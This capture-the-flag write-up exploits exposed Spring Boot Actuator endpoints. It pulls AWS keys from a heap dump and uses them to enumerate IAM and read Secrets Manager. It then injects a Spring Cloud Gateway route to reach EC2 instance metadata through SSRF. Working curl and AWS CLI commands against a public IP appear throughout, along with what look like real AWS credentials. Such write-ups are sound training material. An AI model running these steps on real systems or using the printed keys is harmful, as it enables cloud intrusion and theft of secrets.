Data leak through Spring Boot Actuator misconfiguration
In March 2021, a Volkswagen Group subsidiary suffered a significant data breach due to a misconfigured Spring Boot Actuator instance exposed to the public internet. The actuator endpoint allowed unauthenticated access to sensitive Java application data, including heap dumps and environment variables.

MITRE ATT&CK Mapping:
Tactics & Techniques:
TA0001 (Initial Access) ─ T1190: Exploit Public-Facing Application
TA0007 (Discovery)
─ T1580: Cloud Infrastructure Discovery ─ T1552.005: Cloud Instance Metadata APITA0009 (Collection) ─ T1005: Data from Local System (Heap Dump) ─ T1552: Unsecured Credentials
TA0010 (Exfiltration) ─ T1567: Exfiltration Over Web Service
Challenge Type: Infrastructure Misconfiguration / Cloud Initial Access
1.Reconnaisance
Target : http://43.207.117.111/ ( Public Facing )

Directory Fuzzing
1
2
3
4
5
6
7
8
9
10
11
12
`[04:38:20] Starting:`
`[04:38:30] 200 -   21B  - /.git/HEAD`
`[04:38:30] 200 -  259B  - /.git/config`
`[04:38:30] 200 -   73B  - /.git/description`
`[04:38:30] 200 -  725B  - /.git/index`
`[04:38:30] 200 -  240B  - /.git/info/exclude`
`[04:38:30] 200 -  215B  - /.git/logs/HEAD`
`[04:38:31] 200 -  215B  - /.git/logs/refs/remotes/origin/HEAD`
`[04:38:31] 200 -  112B  - /.git/packed-refs`
`[04:38:31] 200 -   30B  - /.git/refs/remotes/origin/HEAD`
`[04:39:42] 301 -  178B  - /actuator  ->  http://43.207.117.111/actuator/`
The fuzzing scan revealed an exposed Actuator endpoint at http://43.207.117.111/actuator/
By accessing this endpoint u will get a bunch of sensitive endpoint
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
{
  "_links": {
    "self": {
      "href": "http://localhost:8080/actuator",
      "templated": false
    },
    "beans": {
      "href": "http://localhost:8080/actuator/beans",
      "templated": false
    },
    "caches-cache": {
      "href": "http://localhost:8080/actuator/caches/{cache}",
      "templated": true
    },
    "caches": {
      "href": "http://localhost:8080/actuator/caches",
      "templated": false
    },
    "health-path": {
      "href": "http://localhost:8080/actuator/health/{*path}",
      "templated": true
    },
    "health": {
      "href": "http://localhost:8080/actuator/health",
      "templated": false
    },
    "info": {
      "href": "http://localhost:8080/actuator/info",
      "templated": false
    },
    "conditions": {
      "href": "http://localhost:8080/actuator/conditions",
      "templated": false
    },
    "configprops": {
      "href": "http://localhost:8080/actuator/configprops",
      "templated": false
    },
    "configprops-prefix": {
      "href": "http://localhost:8080/actuator/configprops/{prefix}",
      "templated": true
    },
    "loggers": {
      "href": "http://localhost:8080/actuator/loggers",
      "templated": false
    },
    "loggers-name": {
      "href": "http://localhost:8080/actuator/loggers/{name}",
      "templated": true
    },
    "heapdump": {
      "href": "http://localhost:8080/actuator/heapdump",
      "templated": false
    },
    "threaddump": {
      "href": "http://localhost:8080/actuator/threaddump",
      "templated": false
    },
    "metrics-requiredMetricName": {
      "href": "http://localhost:8080/actuator/metrics/{requiredMetricName}",
      "templated": true
    },
    "metrics": {
      "href": "http://localhost:8080/actuator/metrics",
      "templated": false
    },
    "scheduledtasks": {
      "href": "http://localhost:8080/actuator/scheduledtasks",
      "templated": false
    },
    "mappings": {
      "href": "http://localhost:8080/actuator/mappings",
      "templated": false
    },
    "refresh": {
      "href": "http://localhost:8080/actuator/refresh",
      "templated": false
    },
    "features": {
      "href": "http://localhost:8080/actuator/features",
      "templated": false
    },
    "gateway": {
      "href": "http://localhost:8080/actuator/gateway",
      "templated": false
    }
  }
}
I went through all endpoint here and the most interesting part on the heapdump endpoint and found a hprof file .
Before jumping on What is basically is a heapdump ?
Java Heap → Memory region where the JVM stores all objects and their instance data (strings, collections, configurations, credentials, session data, etc.)
Heap Dump (.hprof file) → A snapshot of the Java heap memory at a specific point in time, containing all live objects and their data

2. Accessing the heap dump file
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
Result:
➜  Downloads strings heapdump | grep "aws"
Antarctica/Mawson
America/Dawson_Creek
America/Dawson
Mawson Time
Mawson
America/Dawson#
America/Dawson_Creek#
Antarctica/Mawson#
America/Dawson_Creek#
6.8.0-1026-aws#
Antarctica/Mawson#
America/Dawson#
6.8.0-1026-aws#
Mawson Time!
America/Dawson!
Antarctica/Mawson!
America/Dawson_Creek!
aws.access.key#
aws.secret.key#
"aws_secret_access_key=e1B/7s+Pe+x64AEv3eIGlPwFMCv9LITugeWzt9c
"aws_access_key_id=AKIAQFC27G7YYKPEDHFI
The heap dump results show AWS credentials: aws_secret_access_key and aws_access_key_id
if u havent install the aws / Use this ( AWS CLI v2 Recommended hehehe)
1
2
3
curl "https://awscli.amazonaws.com/awscli-exe-linux-x86_64.zip" -o "awscliv2.zip"
unzip awscliv2.zip
sudo ./aws/install
3. Sign the credential to localhost
1
2
3
➜  aws configure set aws_access_key_id "<aws accesss key >" --profile Kafka
➜  aws configure set aws_secret_access_key "<aws secret_key>" --profile Kafka
➜   aws sts get-caller-identity --profile Kafka
Output
1
2
3
4
5
6
Result
{
    "UserId": "AIDAQFC27G7YXKE2E2LOV",
    "Account": "010928207857",
    "Arn": "arn:aws:iam::010928207857:user/Actuator_User"
}
From the enumeration we know that the credential was belongs to Actuator_User.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
Overview of what we did
┌──────────────┐
│  Your Machine│
│  (AWS CLI)   │
└──────┬───────┘
       │
       │ Uses credentials from:
       │ ~/.aws/credentials
       │ [profile: Kafka]
       ▼
┌──────────────────┐
│ AWS IAM API      │
│(ListUserPolicies )│
└──────┬───────────┘
       │
       │ Queries IAM user:
       │ "Actuator_User"
       ▼
┌──────────────────────────┐
│ Inline Policies Attached │
│ Directly to the User     │
└──────────────────────────┘
I have a few experience with cloud IAM systems that control user access through policies.
4. Enumerate the user’s assigned policies

In cloud environments, user access is controlled through policies that define permitted actions.
Policy enumeration is performed in two stages: first listing policy names, then extracting the permissions defined in each user policy.
5. Enumerate Policy name
1
2
aws iam list-user-policies --user-name Actuator_User --profile Kafka
Output
1
2
3
4
5
{
    "PolicyNames": [
        "User_Policy"
    ]
}
From the output above, we can confirm that Actuator_User has an inline policy named User_Policy attached to it.
6. Enumerate Permissions Defined in User_Policy
1
aws iam get-user-policy --user-name Actuator_User --profile Kafka --policy-name User_Policy`
Result
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
{
    "UserName": "Actuator_User",
    "PolicyName": "User_Policy",
    "PolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Sid": "AllowGetSpecificSecret",
                "Effect": "Allow",
                "Action": [
                    "secretsmanager:GetSecretValue"
                ],
                "Resource": "arn:aws:secretsmanager:ap-northeast-1:010928207857:secret:SpringBoot_Actuator-AvxEsk"
            },
            {
                "Sid": "AllowViewInlinePolicies",
                "Effect": "Allow",
                "Action": [
                    "iam:GetUserPolicy",
                    "iam:ListUserPolicies"
                ],
                "Resource": "arn:aws:iam::010928207857:user/Actuator_User"
            }
        ]
    }
}
Overview of Resources Section

This policy allows the user to retrieve the value of a specific secret named SpringBoot_Actuator-AvxEsk from AWS Secrets Manager in the ap-northeast-1 region.
1
aws secretsmanager get-secret-value --secret-id SpringBoot_Actuator --region ap-northeast-1 --profile Kafka
Output
1
2
3
4
5
6
7
8
9
10
{
    "ARN": "arn:aws:secretsmanager:ap-northeast-1:010928207857:secret:SpringBoot_Actuator-AvxEsk",
    "Name": "SpringBoot_Actuator",
    "VersionId": "96dfbee6-cf5a-43f9-9972-9ca8b788c9cb",
    "SecretString": "{\"Flag\":\"CWL{*********}\"}",
    "VersionStages": [
        "AWSCURRENT"
    ],
    "CreatedDate": "2025-04-15T05:09:06.643000-04:00"
}
SNEAKY SSRF
1. RECONNAISANCE
During directory fuzzing, several Spring Boot Actuator endpoints were discovered:
1
2
3
4
5
6
[09:12:39] 200 -   20B  - /actuator/caches
[09:12:39] 200 -  427B  - /actuator/features
[09:12:39] 200 -  134KB - /actuator/beans
[09:12:39] 200 -  594B  - /actuator/gateway/routes
[09:12:39] 200 -   20KB - /actuator/configprops
[09:12:39] 200 -    2B  - /actuator/info
The /actuator/gateway/routes endpoint returned a 200 OK response, which immediately caught my attention.
Hold up—what’s the security impact of this endpoint?
The /actuator/gateway/routes endpoint exposes the gateway’s routing configuration, revealing:
- Internal service destinations and paths
- Route filters and predicates
- Backend service URLs
- Request transformation logic
This information disclosure can be leveraged to craft SSRF attacks by manipulating gateway routes.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
[
  {
    "predicate": "Paths: [/example], match trailing slash: true",
    "route_id": "example_route",
    "filters": [],
    "uri": "http://httpbin.org:80",
    "order": 0
  },
  {
    "predicate": "Paths: [/json], match trailing slash: true",
    "route_id": "another_route",
    "filters": [],
    "uri": "https://jsonplaceholder.typicode.com:443",
    "order": 0
  },
  {
    "predicate": "Paths: [/metadata], match trailing slash: true",
    "route_id": "metadata_route",
    "filters": [],
    "uri": "http://169.254.169.254:80",
    "order": 0
  },
  {
    "predicate": "Paths: [/latest/**], match trailing slash: true",
    "route_id": "imds-route",
    "filters": [],
    "uri": "http://169.254.169.254:80",
    "order": 0
  }
]
This will give a list of all currently configured routes for the Spring Cloud Gateway.
2.Inject a Malicious Route to Metadata Service
In this step we will create one metadata route to access the metadata service.Add a new route that proxies requests to the AWS Metadata IP
1
2
3
4
5
6
7
8
9
10
11
12
13
14
 curl -X POST "http://43.207.117.111:8080/actuator/gateway/routes/imds-route" \
-H "Content-Type: application/json" \
-d '{
  "id": "imds-route",
  "uri": "http://169.254.169.254",
  "predicates": [
    {
      "name": "Path",
      "args": {
        "pattern": "/latest/**"
      }
    }
  ]
}'
Refresh the gateway configuration
1
curl -X POST "http://43.207.117.111:8080/actuator/gateway/refresh"
After refreshing if we see all routes using /actuator/gateway/routes, we can find our newly created route there.
3. Access EC2 Instance Metadata
1
curl -X GET "http://43.207.117.111:8080/latest/meta-data/"
Now Query the EC2 Metadata through the Spring Gateway Path
4. Extract The flag
1
2
 curl -X GET "http://43.207.117.111:8080/latest/meta-data/instance-id"
i-0*******
Flag:
1
CWL{*******}